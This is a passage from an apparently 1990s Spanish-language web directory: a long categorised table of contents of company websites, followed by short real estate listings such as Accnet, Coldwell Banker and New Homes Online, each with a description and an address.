AcmePet .....	367	Lunar Resources .....	373
Animal Mania .....	367	Malin Space Science Systems .....	373
Cohasset Birdhouses Gift Shop .....	367	McDonnell Douglas Aerospace .....	373
Creative Bird Accessories .....	368	Mexicana Airlines .....	373
Labyrinth Dalmatians .....	368	NorthStar's Aircraft for Sale .....	373
Maggie's Gourmet Goodies .....	368	Southwest Airlines .....	374
		Virgin Atlantic .....	374
<b>Arte .....</b>	<b>368</b>	<b>Banca y Bancos .....</b>	<b>374</b>
Art Online .....	368	Bank of America .....	374
Collection .....	368	Bank of Montreal .....	374
Electric Gallery .....	368	Bank One .....	374
Find Arts .....	368	Banque Paribas .....	374
FunnyFarm .....	369	Barclays Bank .....	374
Internet ArtResources .....	369	CitiCorp/Citibank .....	375
Internet for the Fine Arts .....	369	Dime Savings Bank of Williamsburgh ...	375
Lunds Auctioneers and Appraisers .....	369	First Federal .....	375
Santa Fe Fine Art .....	369	First Union .....	375
Wentworth Gallery .....	369	First Virtual Holdings .....	375
		Mastercard .....	375
<b>Automoción .....</b>	<b>369</b>	Montgomery Securities .....	375
Autolink .....	369	Naval Air Federal Credit Union .....	375
Chrysler .....	369	NetEdge Systems .....	376
DealerNet .....	370	Toronto Dominion Bank .....	376
Dee Zee .....	370	Wells Fargo .....	376

<b>Centros comerciales</b> .....	<b>376</b>	Organic Coffee Co. ....	383
America Mall .....	376	Pizza Hut .....	383
Downtown Anywhere .....	376	Quebec Maple Syrup .....	383
Emporium One .....	376	Retail Restaurant Consulting Services ....	383
Front Page .....	376	Sam's Wine Warehouse .....	383
Global Shopping Network .....	377	scotch.com .....	384
Global Union Square .....	377	Sokolin's Online .....	384
InterMart .....	377	Sophisticated Chocolates .....	384
Internet Commerce Center .....	377	Southern Comfort .....	384
Internet Plaza .....	377	Stoli Central .....	384
Net-Mart .....	377	Taiga Tea Co. ....	384
Shopping 2000 .....	377	Todd & Holland .....	384
Shopping Expressway .....	378	Toucan Chocolates .....	385
Super Mall .....	378	Vintage Direct .....	385
Travel & Entertainment Network .....	378	Virtual Vineyards .....	385
Village Potpourri Mall .....	378	Whole Foods Market .....	385
VirtuMall .....	378	Winecountry Virtual Visit .....	385
Vista Point Plaza .....	378	Wines on the Internet .....	385
World Mall .....	378	Zima Beverage .....	385
World Square .....	379		
World-Wide Collectors Digest .....	379		
 <b>Comida y bebida</b> .....	 <b>379</b>	 <b>Computadoras: hardware</b> .....	 <b>386</b>
20 Tank Brewing Co. ....	379	Adaptec .....	386
American Homebrewing Association ....	379	Advanced Logic Research .....	386
Arabica Coffee Co. ....	379	Advanced Micro Devices .....	386
Barbra Jean's Famous Candies .....	379	APC .....	386
BearBoat Pinot Noir .....	379	Apple Computer .....	386
Bloomington Brewing Co. ....	380	BusLogic .....	386
Brew Online .....	380	Compaq .....	386
Buffalo Bill's Brewing Co. ....	380	Data Exchange .....	387
Cask Brewing Systems .....	380	Data General .....	387
Celestial Seasonings .....	380	Dell .....	387
Coca-Cola .....	380	Design Acceleration .....	387
Diedrich Coffee .....	380	Digital .....	387
Foodmaker .....	381	Digital Products .....	387
Forest Hill Vineyard .....	381	Direct Data Storage .....	387
Goodies from Goodman .....	381	Encore Computer .....	387
Grapevine .....	381	Gilltro-Electronics .....	388
Harvard Espresso Co. ....	381	Heurikon .....	388
Hawaii's Best Espresso .....	381	Hewlett Packard .....	388
Hemispheres Restaurant and Bistro .....	381	IBM .....	388
Home Chef .....	382	IBM Personal Computers .....	388
HotHotHot! .....	382	Intel .....	388
Independent Grocers Alliance .....	382	National Instruments .....	388
Lobsternet .....	382	NEC .....	389
Magic Windows .....	382	NECX Direct .....	389
Maine Lobster Direct .....	382	Network Wizards .....	389
Mama's Cucina .....	382	Online Computer Market .....	389
Miller Genuine Draft Tap Room .....	383	Overland Data .....	389
Orfila Vineyards .....	383	PC Market .....	389
		Play, Inc. ....	389
		Power Computing .....	390

RICOH California Research Center .....	390	FirstBase Software .....	396
Road Warrior International .....	390	Forman Interactive .....	397
Seagate .....	390	Frame Technology .....	397
Silicon Graphics .....	390	Franz .....	397
Sparco Communications .....	390	FreeBSD Unix .....	397
Standard Microsystems .....	390	FutureSoft .....	397
Sun Microsystems .....	391	Galt Technology .....	397
Supra .....	391	Global Technology Associates .....	397
Texas Instruments .....	391	Groupe Bull .....	397
Toshiba America .....	391	GroupWorks .....	398
TouchWindow .....	391	Harlequin .....	398
U.S. Robotics .....	391	Harris Computer Systems .....	398
WebFactory .....	391	Indotronix International .....	398
Well Connected Mac .....	392	Instrumental .....	398
Wiltec .....	392	InterCon Systems .....	398
Xerox .....	392	Intuit .....	398
		JSB .....	399
		Kitchen Wisdom Publishing .....	399
<b>Computadoras: software .....</b>	<b>392</b>	Lotus Development .....	399
Access Graphics .....	392	MathSoft .....	399
Adobe Systems .....	392	Microsoft .....	399
Alisa Systems .....	392	NaviSoft .....	399
ALVE Software Engineering .....	392	Pacific Internet .....	399
Arachnae Management .....	393	Peachtree Software .....	400
Belmont Research .....	393	Pencom Systems .....	400
Bentley Systems .....	393	Phylon Communications .....	400
Berkeley Software Design .....	393	Plant Software .....	400
Beverly Hills Software .....	393	Pronotes .....	400
BioData .....	393	Qualcomm .....	400
Borland International .....	393	SanSoft .....	400
Cadence Design Systems .....	393	Santa Cruz Operation .....	400
California Software .....	394	SAS Institute .....	401
Computer Conversions .....	394	SBT Accounting Systems .....	401
Cygnus Support .....	394	Scientific and Engineering Software .....	401
Cykic Software .....	394	Second Nature Software .....	401
Danish International .....	394	Serif .....	401
DataViews .....	394	Softdesk .....	401
Daylight .....	395	software.net .....	401
Dazel .....	395	SpeedSim .....	402
DeLorme Mapping .....	395	SPRY .....	402
Dubl-Click Software .....	395	Spyglass .....	402
EarthWatch Communications .....	395	Starwave .....	402
Elite Software .....	395	Symantec .....	402
Ellery Systems .....	395	systemV .....	402
Empress Software .....	395	Talyon Software .....	402
Ensemble Information Systems .....	396	Template Graphics Software .....	403
Esix Systems .....	396	UNIROM .....	403
eSoft .....	396	Veritas .....	403
ESQ Business Services .....	396	Virtus .....	403
Expersoft .....	396	Visioneering Research Laboratories .....	403
ExperTelligence .....	396	X Inside .....	403

<b>Consultoría técnica</b> .....	<b>403</b>	European Web .....	409
American Management Systems .....	403	FractalNet .....	409
David Solomon Expert Seminars .....	404	Global Network Navigator .....	410
Faludi Computing .....	404	GTSI Online .....	410
First Step Research .....	404	ImagePlaza .....	410
Gateway Communications .....	404	infoPost .....	410
Global Commerce Link .....	404	Northwest Electronic Web Service .....	410
Honeywell Allied Data Communications .....	404	Open Market's Commercial Sites Index..	410
Human Factor .....	404	Pacific Information eXchange .....	410
Ian Freed Consulting .....	404	Period.Com .....	411
Jupiter Communications .....	405	Sales and Marketing Exchange .....	411
NetForce Development .....	405	SilverPlatter World .....	411
Nosh Productions .....	405	Starting Point .....	411
S.M. Stoller .....	405	Tennessee CommerceNet .....	411
Select HyperMedia .....	405	World Wide Yellow Pages .....	411
Wardell: The Internet Advertising Co. ....	405	World-Wide Web Virtual Library .....	411
Woodwind Consulting .....	405		
<b>Deportes</b> .....	<b>406</b>	<b>Editoriales</b> .....	<b>412</b>
AllSports.Com .....	406	Electronic Book Technologies .....	412
American Racing Scene .....	406	Manual 3 .....	412
Bentgrass Golf .....	406	MecklerMedia .....	412
C3D Sports .....	406	Net 101 .....	412
Fore Play Golf .....	406	O'Reilly & Associates .....	412
fr Progressors .....	406	Peachpit Press .....	412
H.O. Sports .....	406	Precision Proofreading .....	413
Linkster's Golf Shop .....	406	PrePRESS Solutions .....	413
Los Gatos Tennis Pro Shop .....	407	Quixote Digital Typography .....	413
Ocean Surfer Home Page .....	407	Syllabus Press .....	413
Outdoor Network .....	407	Thomas Publishing .....	413
RaceNews - The MotorSports Network ..	407	Tor Books .....	413
Silver Cloud Sports .....	407	Vannevar New Media .....	413
Sports Cards and More .....	407	Williams & Wilkins .....	414
Sports Mall .....	407		
Sportshop .....	408	<b>Educación</b> .....	<b>414</b>
SportSite .....	408	InfoVid .....	414
SportsLine USA .....	408	Institute of Financial Education .....	414
Thoroughbred Horse Racing Information Link .....	408	Internet College Exchange .....	414
		Kids at Heart Software .....	414
<b>Directorios y consorcios</b> .....	<b>408</b>	Knowledge Products .....	414
Asia Online .....	408	MathPro Press .....	415
Asia Trade .....	408	Peterson's Education Center .....	415
CommerceNet .....	408	Princeton Review .....	415
CommercePark .....	409	Sargent-Welch .....	415
Desk Shop Galleries .....	409	Scholastic .....	415
EcoMall .....	409	SciTech .....	415
Electronic Commerce Associates .....	409	Student Services .....	415
Europages .....	409		
		<b>Electrónica</b> .....	<b>416</b>
		Alden Electronics .....	416
		AMP .....	416
		Beeper and Stereo Store .....	416

Data-Doc Electronics .....	416	<b>Gráficos y efectos especiales .....</b>	<b>423</b>
Electric Power Research Institute .....	416	Algorithm Inc. ....	423
Electrotex .....	416	Art Store .....	423
Exide Electronics .....	416	Beautiful Beautiful Women .....	423
J J Electronic Plaza .....	417	Century III .....	423
Jerry's World .....	417	ERDAS .....	423
Panasonic Technologies .....	417	Picture Network International .....	423
Philips Electronics North America: Philips Semiconductors On-line .....	417	Precision Digital Images .....	423
Richardson Electronics .....	417	SciNetPhotos .....	424
Sabtech Industries .....	417	Sudden Images .....	424
SaRonix .....	417	<b>Hobbies .....</b>	<b>424</b>
Savantage .....	418	Aristo-Craft Trains .....	424
SeaSpace .....	418	Atlas Model Railroad .....	424
Sony Electronics .....	418	BoatWorks .....	424
<b>Empresas de servicios varios .....</b>	<b>418</b>	Gardener's Supply .....	424
American Material Resources .....	418	Great Outdoor Recreation Pages .....	425
BC Hydro International .....	418	Houseworks .....	425
Delmarva Power and Light Co. ....	418	International Treasure Hunters Exchange ..	425
Eastern Alloys .....	418	Kingswood Kranium .....	425
General Electric .....	419	Lvalue .....	425
Motorola .....	419	Magical Secrets .....	425
Rockwell International .....	419	Marine Network .....	425
San Diego Gas & Electric .....	419	Sailboats .....	426
Sony Online .....	419	Trading Card World .....	426
Warner-Lambert Co. ....	419	<b>Importación y exportación .....</b>	<b>426</b>
Westinghouse Science & Technology .....	420	Actrade International .....	426
<b>Entretenimiento y ocio .....</b>	<b>420</b>	InfoAsia .....	426
American Gramophone Records .....	420	Muscovy Imports .....	426
Digital Planet .....	420	North Atlantic Resources .....	426
Mix 101.5 WRAL-FM .....	420	Trade Compass .....	427
Movietimes.com .....	420	Trade Reporting and Data Exchange .....	427
Raymond Interactive Theatre .....	420	<b>Ingeniería .....</b>	<b>427</b>
Rock Around the World .....	420	Da Vinci Design .....	427
Ticketmaster .....	421	DynAl .....	427
United Media .....	421	Electrotek Concepts .....	427
<b>Fábrica, maquinaria y herramientas ..</b>	<b>421</b>	Felix Heating, Ventilation, and Air Conditioning .....	427
Allen-Bradley .....	421	ICEM CFD Engineering .....	427
AlliedSignal .....	421	InterCAD .....	428
AMCOL .....	421	Maya .....	428
KK Tech International .....	421	Silver Engineering .....	428
Marshall Industries .....	422	Teledyne Brown Engineering .....	428
PHD .....	422	Viewlogic Systems .....	428
Plexus .....	422	<b>Investigación y tecnología .....</b>	<b>428</b>
Qosina .....	422	AT&T Bell Laboratories .....	428
Supply Line .....	422	designOnline .....	428
Tecfen .....	422	Enterprise Integration Technologies .....	429
TracNet .....	422		

GammaLink .....	429	National InterAd .....	435
GIS World .....	429	Newbury Comics .....	435
Huntsville Microsystems, Inc. ....	429	ONSALE .....	435
IIT Research Institute .....	429	Pennsylvania Dutch Marketplace .....	436
Language Engineering Corp. ....	429	PreVent .....	436
Nanothinc .....	429	Ring of Fire Enterprises .....	436
SIGS Publications .....	430	Sharper Image .....	436
SRI International .....	430	Shihadeh .....	436
		Upscale Wholesale Shop .....	436
<b>Juegos .....</b>	<b>430</b>	Venger's Orchids .....	436
Adventure OnLine Gaming .....	430	White Rabbit Toys .....	437
Game Experience .....	430	Zekc's General Store .....	437
Gamer's Den .....	430		
Lava Mind .....	430	<b>Moda y ropa.....</b>	<b>437</b>
OKbridge - 'Bridge on the Internet' .....	431	American Diamond Exchange .....	437
Outland .....	431	Barnum Shoe .....	437
Rocket Science Games .....	431	Blue Chip Designs .....	437
Virtual World Entertainment .....	431	Burlington Coat Factory .....	437
VR Slingshot .....	431	Colortech .....	437
		Historical Interaction .....	438
<b>Libros y publicaciones .....</b>	<b>431</b>	Merrell Footwear .....	438
Britannica Advanced Publishing .....	431	Milne Jewelry Title Page .....	438
Castle Hill Books .....	431	Net Threads .....	438
Federal Employees News Digest .....	432	NetDiamonds .....	438
Haslam's Book Store .....	432	new stuff .....	438
InfoCafe .....	432	Planet Reebok .....	439
MultiMania Production .....	432	Playware .....	439
Multimedia Newsstand .....	432	Product Net .....	439
Pan Asian Publications .....	432	R.F. Moeller Jeweler .....	439
Virtual Book Shop .....	432	Registry .....	439
WordsWorth Books .....	433	Steamed Heat .....	439
		STUFF.com .....	439
<b>Mercancías y mercado .....</b>	<b>433</b>	T-Shirts.com .....	440
1-800-FLOWERS .....	433		
Absolutely Fresh Flowers .....	433	<b>Multimedia .....</b>	<b>440</b>
Access Market Square .....	433	AcmeWeb .....	440
Adirondack Trading .....	433	BETACORP .....	440
Bargaineers .....	433	Better Image Productions .....	440
Basket Mania .....	434	Black Star .....	440
Body Shop .....	434	Eden Matrix .....	440
Branch Mall .....	434	ESCAtech Media .....	440
CARDS .....	434	G3 Systems .....	441
Comtrad Industries .....	434	Web Intertainment .....	441
DuPont Performance Lubricants .....	434		
Flotation Technologies .....	434	<b>Música .....</b>	<b>441</b>
Flower Stop .....	434	Blotch Music .....	441
Hot Deals Deadwear .....	435	CD Restore .....	441
JCPenney .....	435	CDnow! .....	441
Joke City .....	435	Haight Ashbury Music Co. ....	442
Jostens Ambition Achieved .....	435	Jim's Ithaca Music Shop .....	442
JoyMe by Mail .....	435		

Keola Beamer .....	442	<b>Películas, vídeo y producción .....</b>	<b>449</b>
Le Hit Parade .....	442	Abekas .....	449
Music Scene International .....	442	Digital Theater Systems .....	449
Music World III .....	442	Global Village Stock Footage .....	449
Pepper Music Network .....	442	HoloCom .....	449
Racer Records .....	442	Hype! .....	449
Schoolkids' Records .....	443	InterStudio Limited .....	449
Sound Wire .....	443	Kodak .....	449
Sound Works .....	443	MCA/Universal Cyberwalk .....	450
Toby Arnold & Associates .....	443	Rule Broadcast Systems .....	450
Visual Radio .....	443	Total Video .....	450
Windham Hill Records .....	443	University Video Communications .....	450
<b>Noticias de interés local .....</b>	<b>443</b>	Videomedia .....	450
BayNet .....	443	Videonics .....	450
Fentonnet .....	444	<b>Productos de red .....</b>	<b>450</b>
FOCUS Publications - Orange County ...	444	Advanced Computer Communications ...	450
Forum on the Web .....	444	Amber Wave Systems .....	451
Mediabridge .....	444	Artisoft .....	451
North Carolina's Outer Banks .....	444	Asanté .....	451
RING! Inc. ....	444	Banyan Systems .....	451
Santa Cruz County Information Guide ...	444	Beckman Software Engineering .....	451
Virtual Africa .....	445	Bellcore .....	451
WebSource .....	445	Data Research Associates .....	451
<b>Noticias e información .....</b>	<b>445</b>	Develcon .....	452
Chicago Tribune .....	445	Digiboard .....	452
ClariNet Communications .....	445	Equinox .....	452
EasyNet 2.0 .....	445	Extended Systems .....	452
Electronic Newsstand .....	445	Farallon .....	452
Environmental News Network .....	445	FCR Software .....	452
Farcast .....	446	Nashoba Networks .....	452
Federal News Service .....	446	Network Computing Devices .....	453
First Virtual InfoHaus .....	446	Novell .....	453
Houston Chronicle .....	446	ON Technology Corp. ....	453
InfoPages .....	446	Patton Electronics .....	453
Information Discovery .....	446	Penril Datability Networks .....	453
Investor's Business Daily .....	447	Peregrine Systems .....	453
Knight-Ridder Information .....	447	Peripheral Technology Group .....	453
Lexis-Nexis .....	447	wARE Inc. ....	454
Miami Herald and El Nuevo Herald .....	447	<b>Publicidad y marketing .....</b>	<b>454</b>
New York Times Syndicate .....	447	A.C. Nielsen .....	454
Newshare .....	447	Active Windows Productions .....	454
Newspage .....	447	Advertising Age .....	454
Providence Business News .....	447	American Association of Advertising Agencies .....	454
RadioSpace .....	448	American Business Information .....	454
San Diego Daily Transcript .....	448	Apollo Advertising .....	454
San Francisco Chronicle and Examiner ..	448	Centor Freed .....	455
Sunday Paper .....	448	Data Systems Support .....	455
USA Today .....	448	dc Information Services .....	455
Verity .....	448		



e-Coupons .....	455	<b>Reformas y productos para el hogar ...</b>	<b>461</b>
Electronic Pen .....	455	Baskind Co. ....	461
EXPOguide .....	455	Build.com .....	462
Harpell/Martins .....	455	Calgon .....	462
Hemisphere .....	456	Enviro-Care .....	462
Insight Marketing Alliance .....	456	Home Team .....	462
Interactive Marketing Services .....	456	Lindal Cedar Homes .....	462
Interactive Media Works .....	456	Neff's Safe & Lock Locksmith .....	462
International Marketing .....	456	Quality Custom Cabinetry .....	462
Internet Business Pages .....	456	Select Comfort .....	462
Knowledge Plus Multimedia Publishing ..	456	Sure Foot Industries .....	463
LMB Marketing .....	456	Winter Park Construction .....	463
Machine .....	457		
Motivators .....	457	<b>Revistas .....</b>	<b>463</b>
NetMarket .....	457	ComStar .....	463
Pacific Data Resources .....	457	Digital Campus .....	463
Parallax Technology Group .....	457	Economist .....	463
Results Direct .....	457	Esquire .....	463
Ross Roy Communications .....	457	Maine Antique Digest .....	464
Susanna K. Hutcheson Writing .....	458	Mother Jones .....	464
Traders' Connection .....	458	Playboy Enterprises .....	464
Virtual Media Resources .....	458	Pollstar .....	464
Wahlstrom .....	458	Popular Mechanics .....	464
WolfBayne Communications .....	458	Solo Publications .....	464
Xpand .....	458	TechWeb .....	464
		Time, Inc. ....	465
<b>Química y biología .....</b>	<b>458</b>	Websight Magazine .....	465
Ciba Geigy AG .....	458	Ziff-Davis Publishing .....	465
Dow Chemical .....	459		
Electronic Materials Recovery .....	459	<b>Salud y medicina .....</b>	<b>465</b>
Interactive Simulations .....	459	Comfort, Etc. ....	465
Lehle Seeds .....	459	Cyberspace Telemedical Office .....	465
Midland Certified Reagent .....	459	Dicon .....	465
Monsanto .....	459	Dr. Art Ulene's Nutrition Strategies .....	466
Promega .....	459	E-Zee Vision Eyewear .....	466
Rohm and Haas .....	459	Eli Lilly and Co. ....	466
Scientific Products Information Network..	460	Enrich International .....	466
Sumitomo Chemical .....	460	FIRSTMARK .....	466
Whatman LabSales .....	460	FHP Health Care .....	466
		Global Emergency Medical Services .....	466
<b>Redes de televisión y empresas cinema-</b>		Global Nutritional Products .....	467
<b>tográficas .....</b>	<b>460</b>	Hsu's Ginseng Enterprises .....	467
CBS Television .....	460	Internet Health Resources .....	467
KGTV - San Diego's 10 .....	460	Life Technologies .....	467
MCA/Universal Cyberwalk .....	460	Living Large Network .....	467
MTV Networks .....	461	Plants Publishing .....	467
Paramount .....	461	Proteus Hyperbaric Systems .....	467
ReZ.n8 Productions .....	461	Relax the Back Store .....	468
Sci-fi Channel .....	461	Roxane Laboratories .....	468
Walt Disney Co. ....	461	Sachs Group .....	468
		Sunrider International .....	468

Ted Edwards .....	468	Netback .....	475
U.S. Healthcare .....	468	Personal Training Systems .....	475
Walgreens .....	468	Professionals Online International .....	475
Wellspring Media .....	469	Schlumberger Ltd. ....	475
<b>Seguridad y crédito electrónico</b> .....	<b>469</b>	SK Writers .....	475
Aladdin Knowledge Systems .....	469	Talent Network .....	475
Cybercash .....	469	Trade Point USA .....	476
DigiCash .....	469	United Parcel Service .....	476
McAfee .....	469	USADATA .....	476
Miros .....	469	VTLS .....	476
Raptor Systems .....	469	World Wide Business Center .....	476
RSA Data Security .....	470	<b>Servicios del World Wide Web</b> .....	<b>476</b>
<b>Servicios a empresas</b> .....	<b>470</b>	IOE Design .....	476
Aaron Cohen Associates .....	470	BBS One Online Services .....	477
aBCD Printing .....	470	catalogue.com .....	477
Accounting.Com .....	470	Databack Services .....	477
Active Information Management .....	470	Digital Creations .....	477
Aegiss .....	470	Duke-Net .....	477
Aleph .....	470	e-Commerce .....	477
Ameritech Library Services .....	471	Electric Press .....	477
Buck Information Systems .....	471	Free Range Media .....	477
Business Plan Consulting .....	471	Home Pages .....	478
Calvert Group .....	471	Ides Communications Group .....	478
Cameron's Publications .....	471	Information Analytics .....	478
Dataquest .....	471	Infovantage .....	478
Dimension Specialist .....	471	Internet Media Group .....	478
Docunetworks .....	472	Internet Media Services .....	478
Edelman Public Relations Worldwide ...	472	Komuves Consulting .....	478
Environmental Support Solutions .....	472	Laran Communications .....	479
Equifax National Decision Systems .....	472	Mainstream Netservice .....	479
Express Systems .....	472	Net Advantage .....	479
Faxon .....	472	NetGrafx .....	479
Federal Express .....	472	Omnibus Direct .....	479
First American Group Purchasing Asso- ciation .....	472	One World Information Services .....	479
Fleishman-Hillard Capabilities .....	473	Online Solutions .....	479
Focus: Forward .....	473	Open Market .....	479
FranNet .....	473	PoppyWare Web Services .....	480
Global Fax Network .....	473	PRoMotion.com .....	480
Global Job Net .....	473	RS Communications .....	480
GlobalTech .....	473	TECH-COMM .....	480
Home Office Mall .....	473	Vandelay Industries .....	480
IntelliMatch .....	474	Virtual Marketing Systems .....	480
JobCenter .....	474	Virtual Media Communications .....	480
JobLink .....	474	VSM Images .....	481
JobServe .....	474	Waycool Internet Creations .....	481
JOBTRAK .....	474	Web Communications .....	481
LifeLink .....	474	Web Publishers .....	481
Mail Boxes Etc. ....	474	<b>Servicios financieros</b> .....	<b>481</b>
		1-800-TAX-LAWS .....	481

American Mortgage Listings .....	481	Computing Engineers .....	488
American Stock Exchange .....	482	CTS Network Services .....	488
Berkshire Information Services .....	482	Datasync Internet .....	489
Dun & Bradstreet Information Services ..	482	DeltaNet .....	489
Fidelity Investments .....	482	Digital Gateway Systems .....	489
HSH Associates .....	482	DirectTell, L.C. ....	489
J. P. Morgan .....	482	Duck Pond Public Unix .....	489
Norwest .....	482	ElectriCiti .....	489
Principal Financial Group .....	483	eWorld .....	489
Quote.Com .....	483	Fishnet .....	489
Stock Research Group .....	483	Flex Information Network .....	490
Stockdeck Communications .....	483	Fleximation Systems .....	490
Tax Prophet .....	483	FullFeed Communications .....	490
Wall Street Direct .....	483	Hevanet .....	490
Your Life .....	483	IBM Global Network .....	490
<b>Servicios jurídicos .....</b>	<b>484</b>	Indra's Net .....	490
Bancroft-Whitney .....	484	Inforamp .....	490
Faegre & Benson .....	484	MediaCity .....	490
Inter-Law's 'Lectric Law Library .....	484	Microsoft Network .....	491
InterNet Bankruptcy Library .....	484	Naked Pueblo Computing .....	491
J & J Ltd. ....	484	NETAXIS .....	491
New York Law Publishing .....	484	Netcom .....	491
Patent Drawing & Design Unlimited .....	485	NETInterior .....	491
Saul, Ewing, Remick & Saul .....	485	Netmar .....	491
Shadow Patent Office .....	485	NICOH Net .....	491
Silicon Valley Patent Lawyer .....	485	Northwest Nexus .....	492
Venable, Baetjer, Howard & Civiletti, LLP. ....	485	Performance Systems International .....	492
Venture Law Group .....	485	Pipeline New York .....	492
Vorys, Sater, Seymour and Pease .....	486	Primenet .....	492
<b>Servicios personales .....</b>	<b>486</b>	RaveNet Systems .....	492
1-800-DEDICATE .....	486	Seanet .....	492
Bay Area Job Finder .....	486	SprintLink .....	492
E-Span .....	486	SuperNet .....	493
Mass Mutual .....	486	Teleport .....	493
Molly Maid .....	486	Traveller Information Services .....	493
ParentsPlace.com .....	487	UltraNet Communications .....	493
Sun Angel Innovations .....	487	Universal Access .....	493
Tripod .....	487	VisiCom Network Services .....	493
UNARIUS Academy of Science .....	487	WELL .....	493
<b>Suministradores de servicio a Internet .....</b>	<b>487</b>	XNet Information Systems .....	493
AccuNet .....	487	<b>Telecomunicaciones .....</b>	<b>494</b>
America Online .....	487	ACMI .....	494
AT&T WorldNet .....	487	ADC Telecommunications .....	494
BBN Planet .....	488	Adtran .....	494
Best Internet Communications .....	488	Alcatel Data Networks .....	494
Cable Island .....	488	American Benefits Group .....	494
Call-Net .....	488	Ameritech .....	494
		And Communications .....	495
		BellSouth Telecommunications .....	495
		Cable Television Labs .....	495

Cablevision .....	495	All-Inclusive Vacations .....	498
DashOPS .....	495	Avid Explorer .....	498
Digital Systems International .....	495	Belize Online .....	498
Gil Gordon Associates .....	495	Conde Nast Traveler Online .....	499
Hello Direct .....	496	Freeways .....	499
Hill Associates .....	496	Genie Travel Service .....	499
JABRA .....	496	Global Travel Village .....	499
MCI .....	496	Hello America .....	499
Microspace Communications .....	496	Hotel Discount .....	499
OKI America Inc. ....	496	INNroads .....	499
Omnet .....	496	Metropolitan Hotel .....	500
Pacific Bell .....	497	Moguls Ski and Sun Tours .....	500
Southwestern Bell Telephone .....	497	Moon Publications .....	500
SpaceCom Systems .....	497	PCTravel .....	500
Sprint .....	497	San Francisco Reservations .....	500
U-Save Communications .....	497	Tee-Times .....	500
USWEST .....	497	Travel Source .....	501
Wandel & Goltermann .....	497	Travel Web .....	501
		TravelASSIST .....	501
<b>Viajes y transportes .....</b>	<b>498</b>	Travelogix .....	501
Above All Travel .....	498	Uniglobe GEM Travel .....	501
Adventure Shop .....	498	Vacation Rental Source .....	501
AgentNet Worldwide .....	498	Virtual Destinations: Monterey Bay .....	501
Alaskan Center .....	498	World Span .....	501

## ***Agencias inmobiliarias***

---

### ***Accnet***

Accnet facilita información sobre bienes inmuebles y un sistema de anuncios para la compra y venta de viviendas. Actualizan continuamente su catálogo de casas, apartamentos y otras propiedades.

Dirección: <http://www.accnet.com>

### ***America's Home Buyer's Page***

Esta revista ha cogido todos sus listados de propiedades inmobiliarias y los ha organizado por Estados. La página presenta además un tasador de hipotecas que informa al usuario del precio de una casa nueva.

Dirección: <http://www.execpc.com/realty>

### ***American Real Estate Exchange***

La red AMREX se creó con el fin de informar a los profesionales del sector inmobiliario en materia de inversiones, préstamos y alquileres, factores que influyen en la oferta y la demanda, tendencias e información sobre la evolución del sector.

Dirección: <http://www.amrex.com>

### ***Antaeus Properties***

Esta empresa ofrece servicios inmobiliarios como análisis de inversiones, elección de emplazamientos, decoración de pisos piloto, estimación de costes preliminares y tasaciones.

Dirección: <http://www.hia.com/hia/antaeus>

### ***Apartments on Video***

Esta empresa ofrece vídeos de casas y apartamentos en alquiler en las zonas de San Diego, Los Angeles y Orange County. La página ofrece información sobre los servicios de la empresa y proporciona información sobre cómo adquirir *Apartments on Video*.

Dirección: <http://www.cts.com/browse/aptonvid>

### ***Austin Real Estate Connection***

Esta página proporciona información sobre inmuebles en Austin, Texas. Incluye información sobre nuevos emplazamientos, solicitudes de préstamos, asesoramiento legal, contratación de inspectores y planos de plantas de viviendas.

Dirección: <http://www.austinre.com>

### ***Coldwell Banker Real Estate***

Coldwell Banker se fundó en San Francisco, California, en 1906. Esta ubicación ofrece referencias a prácticamente cualquier destino que se pueda imaginar del World Wide Web. Coldwell Banker localiza agentes inmobiliarios expertos que dispongan de correo electrónico en su zona.

Dirección: <http://www.coldwell.banker.com/cb>

**General American Credits**

General American Credits, Inc. ofrece servicios de tasación de inmuebles a los prestamistas para la concesión de créditos para la compra de viviendas.

Dirección: <http://www.gencredits.com>

**Global Electronic Marketing Service**

GEMS ofrece una página con vínculos a empresas inmobiliarias de todo el país. Siga un vínculo y obtendrá información sobre los listados de cada empresa.

Dirección: <http://www.gems.com>

**Global Real Estate Registry**

Esta empresa cubre un pequeño conjunto de propiedades residenciales y comerciales a lo largo de todo el país. Su ubicación ayuda a encontrar la empresa inmobiliaria, agente o casa que se desee.

Dirección: <http://www.goglobal.com>

**HIA/Virtual Village**

Este directorio de ubicaciones se centra en servicios inmobiliarios y profesionales de las áreas metropolitanas de Nueva York y San Francisco Bay Area. Proporciona información sobre finanzas, arte, física especulativa, productos innovadores de software y abogacía política.

Dirección: <http://www.hia.com>

**Home Buyer**

Home Buyer ofrece servicios relativos a la compra, venta y alquiler de casas y apartamentos en todo el mundo. La página muestra fotografías en color de las propiedades y permite que los clientes obtengan descripciones de casas situadas en cualquier lugar del planeta.

Dirección: <http://www.homebuyer.com>

**Homebuyer's Fair**

Dedicada únicamente a propiedades inmobiliarias residenciales, Homebuyer's Fair ofrece servicios de mudanza y de hipotecas, información clasificada para los compradores de casas, anuncios por palabras y una sección de actualización de noticias sobre el mercado inmobiliario del Web. Se pueden ver incluso fotografías de las casas en venta.

Dirección: <http://www.homefair.com>

**International Real Estate Advisors**

Este servicio de marketing inmobiliario interactivo sirve de ayuda a los agentes, compradores y vendedores. Su página muestra inmuebles, localiza propiedades para sus clientes y conduce a productos y servicios afines.

Dirección: <http://www.irean.com>

**Jurock Real Estate Investor**

La red internacional de propiedades inmobiliarias de Ozzie Jurock ofrece una amplia información sobre inmuebles, incluyendo estadísticas y asesoramiento.

Dirección: <http://www.jurock.com>

**Long & Foster Realtors**

Long & Foster Realtors ofrece sus servicios en la región de *mid-Atlantic*. Los listados de casas están clasificados por áreas. La página muestra perfiles de agentes inmobiliarios así como listados de los colegios de la zona.

Dirección: <http://www.home-sales.com>

**Marcus and Millichap Real Estate Investment Brokerage**

Esta empresa de inversiones inmobiliarias ofrece asesoramiento financiero e información para la compra de una casa. La página muestra propiedades en venta a lo largo de todo el país, manteniendo a los clientes informados de las evoluciones en el mercado inmobiliario.

Dirección: <http://www.mmreicb.com>

**MoveEasy Professional Real Estate Network**

MoveEasy es un servicio interactivo gratuito que facilita información y servicios inmobiliarios de interés. Pone en contacto a los usuarios con agentes de toda la nación para ayudar a la compra o venta de una casa.

Dirección: <http://www.moveeasy.com>

**Net Properties**

Net Properties Corp. facilita una amplia información con el fin de aumentar la eficacia de las transacciones inmobiliarias. Las agencias inmobiliarias pueden anunciar las propiedades en venta a través de esta ubicación.

Dirección: <http://www.intertel.com>

**New Homes Online**

Esta revista interactiva muestra casas construidas recientemente en Florida. Los usuarios pueden ponerse en contacto con la revista o los agentes inmobiliarios de su zona para recibir más información sobre estos listados.

Dirección: <http://newhomes.com>

